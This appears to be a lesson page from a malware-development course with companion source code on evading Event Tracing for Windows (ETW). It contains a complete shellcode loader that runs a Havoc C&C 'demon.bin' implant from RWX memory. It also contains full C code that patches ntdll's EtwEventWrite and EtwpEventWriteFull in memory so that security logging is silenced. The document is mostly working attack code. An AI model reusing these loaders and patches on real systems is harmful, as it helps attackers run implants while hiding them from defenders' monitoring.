
Like the previous module, the video demo will again show the result of running this module's ETW evasion implementation against the DotNetEtwConsumer tool. The implementation uses InjectShellcodeFileLocally which will read and execute demon.bin in the local process memory.
The demon.bin file is a payload file generated using the Havoc C&C framework. Upon execution, it will open a session that will be used to execute a .NET assembly. The .NET assembly's execution will either be logged by the DotNetEtwConsumer tool, highlighting the technique's failure or success in bypassing ETW.
The .NET assembly executed in the demo is SharpHound which is an open-source tool used for discovering misconfigurations in Active Directory.
InjectShellcodeFileLocally is shown below and requires one argument, wsShellFileName, which is the payload file to read (demo.bin).
BOOL InjectShellcodeFileLocally(IN LPCWSTR wsShellFileName) {

    HANDLE  hFile                   = INVALID_HANDLE_VALUE;
    DWORD   dwBufferSize            = NULL,
            dwNumberOfBytesRead      = NULL,
            dwOldProtection         = NULL;
    PBYTE   pBufferData             = NULL;

    BOOL    bResults                = FALSE;

    if ((hFile = CreateFileW(wsShellFileName, GENERIC_READ, NULL, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        printf("[!] CreateFileW Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    if ((dwBufferSize = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
        printf("[!] GetFileSize Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    if ((pBufferData = VirtualAlloc(NULL, dwBufferSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    if (!ReadFile(hFile, pBufferData, dwBufferSize, &dwNumberOfBytesRead, NULL) || dwNumberOfBytesRead != dwBufferSize) {
        printf("[!] ReadFile Failed With Error : %d \n", GetLastError());
        printf("[!] Bytes Read: %d of %d\n", dwNumberOfBytesRead, dwBufferSize);
        goto _EndOfFunc;
    }

    if (!VirtualProtect(pBufferData, dwBufferSize, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    printf("\t> Running Payload Via Thread ");
    DWORD   dwThreadId  = 0x00;
    HANDLE  hThread     = CreateThread(NULL, NULL, pBufferData, NULL, NULL, &dwThreadId);
    printf("[ %d ] ... \n", dwThreadId);
    if (hThread) {
        WaitForSingleObject(hThread, INFINITE);
    }

    bResults = TRUE;

_EndOfFunc:
    if (hFile != INVALID_HANDLE_VALUE)
        CloseHandle(hFile);
    return bResults;
}
The demo is shown below.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

typedef enum PATCH
{
	PATCH_ETW_EVENTWRITE,
	PATCH_ETW_EVENTWRITE_FULL
};


#define x64_CALL_INSTRUCTION_OPCODE			0xE8		// 'call'	- instruction opcode
#define x64_RET_INSTRUCTION_OPCODE			0xC3		// 'ret'	- instruction opcode
#define x64_INT3_INSTRUCTION_OPCODE			0xCC		// 'int3'	- instruction opcode
#define NOP_INSTRUCTION_OPCODE				0x90		// 'nop'	- instruction opcode

#define PATCH_SIZE							0x05


BOOL PatchEtwpEventWriteFullCall(enum PATCH ePatch) {

	int			i = 0;
	DWORD		dwOldProtection = 0x00;
	PBYTE		pEtwFuncAddress = NULL;

	// Get the address of "EtwEventWrite" OR "EtwEventWriteFull" based on 'ePatch'
	pEtwFuncAddress = GetProcAddress(GetModuleHandleA("NTDLL"), ePatch == PATCH_ETW_EVENTWRITE ? "EtwEventWrite" : "EtwEventWriteFull");
	if (!pEtwFuncAddress) {
		printf("[!] GetProcAddress failed with error  %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] Address Of \"%s\" : 0x%p \n", ePatch == PATCH_ETW_EVENTWRITE ? "EtwEventWrite" : "EtwEventWriteFull", pEtwFuncAddress);

	// A while-loop to find the last 'ret' instruction
	while (1) {
		if (pEtwFuncAddress[i] == x64_RET_INSTRUCTION_OPCODE && pEtwFuncAddress[i + 1] == x64_INT3_INSTRUCTION_OPCODE)
			break;
		i++;
	}

	// Searching upwards for the 'call' instruction
	while (i) {
		if (pEtwFuncAddress[i] == x64_CALL_INSTRUCTION_OPCODE) {
			pEtwFuncAddress = (PBYTE)&pEtwFuncAddress[i];
			break;
		}
		i--;
	}

	// If the first opcode is not 'call', return false
	if (pEtwFuncAddress != NULL && pEtwFuncAddress[0] != x64_CALL_INSTRUCTION_OPCODE)
		return FALSE;

	printf("\t> \"call EtwpEventWriteFull\" : 0x%p \n", pEtwFuncAddress);
	printf("\t> Patching with \"90 90 90 90 90\" ... ");

	// Change memory permissions to RWX
	if (!VirtualProtect(pEtwFuncAddress, PATCH_SIZE, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	// Apply the patch - Replacing the 'call EtwpEventWriteFull' with 0x90 instructions
	for (int j = 0; j < PATCH_SIZE; j++) {
		*(PBYTE)&pEtwFuncAddress[j] = NOP_INSTRUCTION_OPCODE;
	}

	// Change memory permissions to original
	if (!VirtualProtect(pEtwFuncAddress, PATCH_SIZE, dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE !\n\n");

	return FALSE;
}


// Get the address of 'EtwpEventWriteFull'
PVOID FetchEtwpEventWriteFull() {

	INT		i				= 0;
	PBYTE	pEtwEventFunc	= NULL;
	DWORD	dwOffSet		= 0x00;

	// Both "EtwEventWrite" OR "EtwEventWriteFull" will work
	pEtwEventFunc = (PBYTE)GetProcAddress(GetModuleHandleA("NTDLL"), "EtwEventWrite");
	if (!pEtwEventFunc)
		return NULL;
	printf("[+] pEtwEventFunc : 0x%0p \n", pEtwEventFunc);

	// A while-loop to find the last 'ret' instruction
	while (1) {
		if (pEtwEventFunc[i] == x64_RET_INSTRUCTION_OPCODE && pEtwEventFunc[i + 1] == x64_INT3_INSTRUCTION_OPCODE)
			break;
		i++;
	}

	// Searching upwards for the 'call' instruction
	while (i) {
		if (pEtwEventFunc[i] == x64_CALL_INSTRUCTION_OPCODE) {
			pEtwEventFunc = (PBYTE)&pEtwEventFunc[i];
			break;
		}
		i--;
	}

	// If the first opcode is not 'call', return null
	if (pEtwEventFunc != NULL && pEtwEventFunc[0] != x64_CALL_INSTRUCTION_OPCODE)
		return NULL;

	printf("\t> \"call EtwpEventWriteFull\" : 0x%p \n", pEtwEventFunc);

	// Skipping the 'E8' byte ('call' opcode)
	pEtwEventFunc++;

	// Fetching EtwpEventWriteFull's offset
	dwOffSet = *(DWORD*)pEtwEventFunc;
	printf("\t> Offset : 0x%0.8X \n", dwOffSet);

	// Adding the size of the offset to reach the end of the call instruction
	pEtwEventFunc += sizeof(DWORD);

	// Adding the offset to the pointer reaching the address of 'EtwpEventWriteFull'
	pEtwEventFunc += dwOffSet;

	// pEtwEventFunc is now the address of EtwpEventWriteFull
	return (PVOID)pEtwEventFunc;
}


BOOL PatchEtwpEventWriteFullStart() {

	PVOID		pEtwpEventWriteFull = NULL;
	DWORD		dwOldProtection		= 0x00;
	BYTE		pShellcode[3]		= {
		0x33, 0xC0,			// xor eax, eax
		0xC3				// ret
	};

	// Getting EtwpEventWriteFull address
	pEtwpEventWriteFull = FetchEtwpEventWriteFull();
	if (!pEtwpEventWriteFull)
		return FALSE;
	printf("[+] pEtwpEventWriteFull : 0x%p \n", pEtwpEventWriteFull);


	printf("\t> Patching with \"30 C0 C3\" ... ");

	// Change memory permissions to RWX
	if (!VirtualProtect(pEtwpEventWriteFull, sizeof(pShellcode), PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	// Apply the patch
	memcpy(pEtwpEventWriteFull, pShellcode, sizeof(pShellcode));

	// Change memory permissions to original
	if (!VirtualProtect(pEtwpEventWriteFull, sizeof(pShellcode), dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE !\n\n");

	return TRUE;
}


int main() {


//	PatchEtwpEventWriteFullCall(PATCH_ETW_EVENTWRITE);
//	PatchEtwpEventWriteFullCall(PATCH_ETW_EVENTWRITE_FULL);

	PatchEtwpEventWriteFullStart();

	printf("[#] Press <Enter> To Quit ... ");
	getchar();
	return 0;
}
Full Archive Manifest (5 files inside .zip)
- BetterEtwPatching/BetterEtwPatching.sln
- BetterEtwPatching/BetterEtwPatching/BetterEtwPatching.vcxproj
- BetterEtwPatching/BetterEtwPatching/BetterEtwPatching.vcxproj.filters
- BetterEtwPatching/BetterEtwPatching/BetterEtwPatching.vcxproj.user
- BetterEtwPatching/BetterEtwPatching/main.c